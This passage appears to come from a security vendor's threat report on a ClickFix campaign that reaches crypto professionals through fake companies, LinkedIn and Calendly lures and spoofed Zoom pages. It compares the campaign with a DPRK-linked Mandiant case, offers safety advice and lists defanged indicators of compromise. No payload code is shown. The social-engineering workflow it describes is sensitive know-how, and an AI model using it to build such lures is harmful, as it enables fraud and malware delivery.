

Why both versions were uploaded to VirusTotal remains unclear. Both achieved zero detections across all vendors for an extended period after submission, demonstrating that the threat actors have invested in evasion techniques that effectively bypass current static analysis heuristics.
Thoughts on attribution: The UNC1069/DPRK connection
On February 9, 2026, Mandiant published detailed findings on an intrusion attributed to UNC1069, a financially motivated threat actor with a suspected DPRK nexus, tracked since 2018. The intrusion targeted a FinTech entity in the cryptocurrency sector and involved the deployment of 7 malware families, including the known DPRK-associated downloader SUGARLOADER and 6 newly identified families: WAVESHAPER, HYPERCALL, HIDDENCALL, SILENCELIFT, DEEPBREATH, and CHROMEPUSH.
The operational parallels with the campaign documented in this article are striking.
| Element | This campaign | Mandiant’s UNC1069 case |
| Fake Zoom domain | zoom[.]us07-web[.]us | zoom[.]uswe05[.]us |
| Domain naming pattern | zoom.us{XX}-web.us | zoom.uswe{XX}.us |
| Social engineering flow | LinkedIn → Calendly → fake Zoom | Telegram (compromised account) → Calendly → fake Zoom |
| Delivery technique | ClickFix (fake Cloudflare CAPTCHA) | ClickFix (fake audio troubleshooting) |
| OS targeting | macOS + Windows | macOS + Windows |
| Target sector | Crypto/Web3 professionals | Crypto startups, software developers |
| Fake company fronts | SolidBit Capital, MegaBit, Lumax Capital | Compromised executive identity |
Differences in ClickFix implementation
While both campaigns use the ClickFix technique, the social engineering wrapper differs. In the campaign documented here, the attackers use a fake Cloudflare CAPTCHA overlaid on a spoofed conference page, with animated terminal instructions guiding the user to paste clipboard-injected commands. In Mandiant’s case, the fake Zoom call presented a deepfake video of a known CEO and used a simulated “audio issue” to justify the victim running “troubleshooting” commands.
The Mandiant case is arguably more sophisticated in its ClickFix framing. The troubleshooting commands include legitimate system profiler calls (system_profiler SPAudioData, pnputil /enum-devices) alongside the malicious payload download, making the overall command block appear more plausible to a technically literate victim.
The campaign we analyzed relies more heavily on the trust established by the Cloudflare brand and the familiarity of the CAPTCHA interaction. Both approaches, however, share the same core mechanic: tricking the user into pasting and executing attacker-controlled commands in their own terminal.
Recommendations
As is often the case with social engineering, a few minutes spent on verification can prevent serious damage. When contacted on LinkedIn about job opportunities, partnerships, or investment discussions from unfamiliar accounts, slow the interaction down and take your time to verify everything.
Here are the steps you should take to stay safe:
- Verify the company. Check when the domain was registered, review the company’s digital footprint, and look closely at team photos or biographies that may be AI-generated or recently fabricated.
- Be cautious if a conversation quickly moves off of LinkedIn. If the sender insists on using their Zoom, Calendly, or Google Meet, run those external links through a URL checking tool.
- Treat urgency as a red flag. Pressure to schedule quickly, move to private channels, or follow specific technical instructions to change settings on your device is often a key part of the manipulation.
- Never paste commands into your terminal. No legitimate service will require you to open your terminal and run a command as part of a verification process.
The rule of thumb is to pause before doing anything you don’t fully understand. If a step feels unusual for a job interview, a partnership call, or an investment discussion, it probably is.
Conclusion
A threat actor has built what amounts to an entire corporate ecosystem that doesn’t exist, including fake companies (SolidBit Capital, MegaBit, Lumax Capital), fake teams (including AI-generated headshots and bios), fabricated company histories, functional websites, LinkedIn personas that send thoughtful, personalized messages, Calendly links that feel routine, and Zoom domains that seem legitimate at a quick glance.
Every layer is designed to survive additional scrutiny. And for many victims, that’s all it takes.
The ClickFix technique is what makes the final step so effective. By turning the victim into the execution mechanism—having them paste and run the command themselves—the attackers sidestep the very controls the security industry has spent years building. No exploit. No suspicious download. Just a human doing what a website told them to do, because every signal up to that point seems to indicate that it was safe.
At Moonlock Lab, tracking campaigns like this is at the core of what we do. Our focus on macOS threats means we often catch things early. This research, for example, started with a single sample and expanded into a full campaign map.
But research alone doesn’t protect your Mac. That’s why our findings feed directly into the Moonlock app — real-time protection built by the same team that tracks these threats. Moonlock’s malware database is updated with detections for emerging threats like the ones documented in this article.
We’ll keep watching this one. The domains will change. The company names will change. But the playbook has been written, and that makes it harder to hide.
If you believe you have been targeted by this campaign, if you’ve been contacted by someone from similar fake companies like SolidBit Capital, MegaBit, or Lumax Capital, or if you’ve encountered a “verification” page that asked you to open your terminal, share your experience with the Moonlock team on X or via email. Help us burn this infrastructure down faster than the attackers can rebuild it.
Indicators of compromise (IOCs)
Network indicators
| Type | Value | Context |
| Domain | zoom[.]us07-web[.]us | Fake Zoom page, hosts ClickFix payload |
| Domain | zoom[.]07usweb[.]us | Fake Zoom page, hosts MegaBit fake company site |
| Domain | zoom[.]us05-web[.]us | Fake Zoom page, multi-platform payload server |
| Domain | goog1e[.]us-meet[.]com | Fake Google Meet page |
| Domain | hedgeweeks[.]online | C2 server; typosquat of Hedgeweek (hedgeweek.com) |
| Domain | lumax[.]capital | New campaign infrastructure (registered 2026-02-02) |
| URL | calendly[.]com/hureivemykhail/with-solidbit-meeting | Calendly link used in social engineering |
File indicators
| SHA-256 | Description |
| 755cc133ae0519accbcfdd5f8f0d9fe1aa08cbcb306c3e5f29ebcb6ac12d9323 | Fake Zoom macOS application |
| 9a778d2b7919717e95072e4dec01c815a5fd81f574b538107652d73d8dc874b6 | Obfuscated Mach-O next-stage loader (9.3 MB) |
| 2fbd34eed9dbf57a44cf1540941fb43a793be27e13e937299167b2b67cb84d6b | Non-obfuscated Mach-O next-stage loader (37.6 KB) |
Registrant information
| Field | Value |
| Name | Anatolli Bigdasch |
| Location | Boston, MA, US |
| anatollibigdasch0717[at]gmail[.]com | |
| Phone | +1.3542438756 |
Social engineering personas
| Persona | Platform | Role claimed |
| Mykhailo Hureiev | Co-Founder & Managing Partner, SolidBit Capital | |
| Anatolli Bigdasch | Founder SolidBit Capital |
Related UNC1069 infrastructure (from Mandiant)
The following indicators were published by Mandiant in their UNC1069 report and are included here for cross-reference, as they share operational patterns with the infrastructure documented in this article:
| Type | Value | Context |
| Domain | zoom[.]uswe05[.]us | Fake Zoom meeting (note naming pattern similarity to zoom[.]us07-web[.]us) |
| Domain | mylingocoin[.]com | Hosted initial payload |
| Domain | breakdream[.]com | SUGARLOADER C2 |
| Domain | dreamdie[.]com | SUGARLOADER C2 |
| Domain | support-zoom[.]us | SILENCELIFT C2 |
| Domain | supportzm[.]com | HYPERCALL C2 |
| Domain | zmsupport[.]com | HYPERCALL C2 |
| Domain | cmailer[.]pro | CHROMEPUSH upload server |
This is an independent publication, and it has not been authorized, sponsored, or otherwise approved by Apple Inc. Microsoft Windows is a trademark of Microsoft Corporation. Mac and macOS are trademarks of Apple Inc.